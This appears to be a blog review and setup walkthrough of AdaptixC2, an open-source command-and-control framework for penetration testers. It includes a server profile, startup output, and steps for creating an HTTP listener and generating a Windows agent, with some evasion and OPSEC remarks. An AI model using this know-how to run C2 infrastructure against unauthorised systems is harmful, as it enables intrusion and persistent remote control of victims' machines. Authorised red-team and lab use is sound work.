AdaptixC2 - Possibly My New Favorite Open-Source C2 Platform

redheadsec.tech/adaptixc2-possibly-my-new-favorite-open-source-c2-platform

Evasive Ginger May 31, 2025

As an offensive security consultant, I've had my fair share of experience with command and control frameworks. Everything from commercial products such as Cobalt Strike to open-source frameworks such as Sliver and Mythic. There are tons of options in the space, each with their own little pros and cons. Hearing about another C2 generally does not make the news for me but AdaptixC2 was the exception. I generally try to avoid the use of any full feature C2 in current operations, preferring to live off the land or used specialized tools such as Loki that currently fly under the radar with far greater success than Cobalt Strike or Sliver. I am also not really versed in the development department, so building full in house implementations of C2 servers and clients is just outside the

available time I have to learn and commit while performing non-stop work and life. Generally, this is where I'd consider the two most popular open source tools like Mythic and Sliver come into play. Due to the very modular nature of Mythic's design, the ease of building an agent to plug n play with the server is far more streamlined that other platforms, allowing operators to build custom loaders that can perform any number of needed evasion techniques to load code. Sadly, I personally am not a huge fan of Mythic's UI setup (It was updated recently which I am more fond of now) and the pain of debugging inside multiple docker containers and services can get cumbersome. While Sliver was my favorite choice in the past due to the Armory and easy setup, its slower development time and lack of a GUI can be a turn off for some situations. Until now, Mythic was really the only open source C2 in play for most adversarial engagements in my opinion but that may be changing! This is where AdaptixC2 comes in, providing the clean interface similar if not better than Cobalt Strike's while allowing for custom agents and modularity. In this post, I will be going over the basics of v0.5 currently released, the features. and creating custom extensions.

AdaptixC2 can be found here: https://github.com/Adaptix-Framework/AdaptixC2/tree/main

"Adaptix is an extensible post-exploitation and adversarial emulation framework made for penetration testers. The Adaptix server is written in Golang and to allow operator flexibility. The GUI Client is written in C++ QT, allowing it to be used on Linux, Windows, and MacOS operating systems."

Features (v.5)

- Server/Client Architecture for Multiplayer Support
- Cross-platform GUI client
- Fully encrypted communications
- Listener and Agents as Plugin (Extender)
- Client extensibility for adding new tools
- Task and Jobs storage
- Files and Process browsers
- Socks4 / Socks5 / Socks5 Auth support
- Local and Reverse port forwarding support
- BOF support
- Linking Agents and Sessions Graph
- Agents Health Checker
- Agents KillDate and WorkingTime control
- Windows/Linux/MacOs agents support
- Remote Terminal

I am running the server on a Kali instance, with the client being ran on a Mac ARM64 machine. Installation is pretty straight forward and covered well here: https://adaptix-framework.gitbook.io/adaptix-framework/adaptix-c2/getting-starting/installation

Getting Started

Once you have the compiled server and client, you'll want to configure your C2 server profile. This is different than what you normally expect out of profiles such as Cobalt Strike or Nighthawk, which have everything tied together. Here, AdaptixC2 has a server profile which looks like the following:

```
┌──(root㉿DEV-kali)-[/opt/AdaptixC2/dist]
└─# cat profile.json
{
  "Teamserver": {
    "port": 4321,
    "endpoint": "/endpoint",
    "password": "pass",
    "cert": "server.rsa.crt",
    "key": "server.rsa.key",
    "extenders": [
      "extenders/listener_beacon_http/config.json",
      "extenders/listener_beacon_smb/config.json",
      "extenders/listener_beacon_tcp/config.json",
      "extenders/agent_beacon/config.json",
      "extenders/listener_gopher_tcp/config.json",
      "extenders/agent_gopher/config.json"
    ]
  },

  "ServerResponse": {
    "status": 404,
    "headers": {
      "Content-Type": "text/html; charset=UTF-8",
      "Server": "AdaptixC2",
      "Adaptix Version": "v0.3"
    },
    "page": "404page.html"
  }
}
```

This will set the settings for connecting via the client such as the endpoint URI, password, loaded extenders (listeners and agents), and server response traffic. You can set these via the command line as well if desired but I'd always recommend using a configuration JSON file. Multiplayer is supported out of the box as the server uses one password with the client allowing users to join with an alias, similar to Cobalt Strike. Once you have it ready, you can run it using the `--profile <config>` flag.

❗


OPSEC NOTE: Always put your teamsevers behind redirectors and ACLs to ensure it is not being hit by unwanted eyes when using any C2 in production.

```
└─# ./adaptixserver --profile profile.json -debug

[===== Adaptix Framework v0.5 =====]

[+] Starting server -> https://0.0.0.0:4321/endpoint [30/05 19:37:56]
[*] Restore data from Database... [30/05 19:37:56]
   [+] Restored 0 agents [30/05 19:37:56]
   [+] Restored 0 pivots [30/05 19:37:56]
   [+] Restored 0 downloads [30/05 19:37:56]
   [+] Restored 0 screens [30/05 19:37:56]
   [+] Restored 0 listeners [30/05 19:37:56]
```


🤷‍♀️

As of v0.5, the debug flag does not really change the output. Currently not sure if this is a bug or operator error.

Once running you can connect via the client:



Client Connection




You'll be greeted by the very clean UI, with my personal preference of dark mode with 14 font. From here, you'll want to take a look at the tabs on the interface pane.

In order of appearance from left to right, you have:


1. **Listeners** - Here you can create, edit, and delete listeners
2. **Logs** - Provides server logs
3. **List View** - View all current agents in list format
4. **Graph View** - View all current agents in a graph format
5. **Jobs & Tasks** - View current and completed tasks assigned to agents
6. **Tunnels** - View current tunnels deployed by agents
7. **Downloads** - View downloads from agents
8. **Screenshots** - View captured screenshots via the Extensions-Kit screenshot BOF
9. **Reconnect** - Used to reconnect to the server if lost or JWT is expired/invalid

The bottom pane is the agent console and acts very similar to other GUI based C2 clients such as Cobalt Strike or Mythic.


First things first, we need to get a listener up and running. Open the listeners tab, right click on the console pane, and select "Create". You'll be greeted by the following window:



Here is where I find AdaptixC2 current lacks the greatest in terms of default customization. This window allows to define a listener based on the current loaded extenders on the server. Recall that part of the building process was the `make extenders` command that were compiled and loaded into your /dist directory. The default is the BeaconHTTP listener which allows you to specify callback hosts, a single URI, user-agent, and other aspects such as headers or responses. Ideally we want to be able to dynamically create callback URIs or select from a list that can then dynamically create data to avoid getting fingerprinted by network traffic scanners or an analyst. I plan to look into custom plugin development or a PR to enhance these features but for now we can go with a good ol default testing profile. The other options here are gopher TCP agents which are compatible with all major operating systems and bind agents which are your peer to peer agents which I will go over shortly. If you select `Use SSL (HTTPS)`, it will generate a self-signed certificate if you do not provide one.




Sample HTTP Profile




Running Listener

Next we need to create an agent for this listener, right click the listener and hit `Generate Agent`. This will bring up the agent build window for that particular listener. Each listener is tied to specific agent plugins which vary in functionality. Be sure to overview these and


choose what is best for your current situation.




BeaconHTTP are Windows only currently so we will be testing against another lab host on my Ludus network. On the generate agent window, we can set architecture, format (exe, dll, shellcode, service exe), sleep & jitter, along with kill dates and working times. Kill date will terminate the agent once it hits the specified time and date while working times will ensure your beacon is only active during specific time periods. Another great feature here and on the listener windows are the load and save configuration buttons on the top right, allowing you to save and load profiles that you have built. I will keep everything default here and hit generate. Save to the location of your choice, then move to a Windows host for testing.



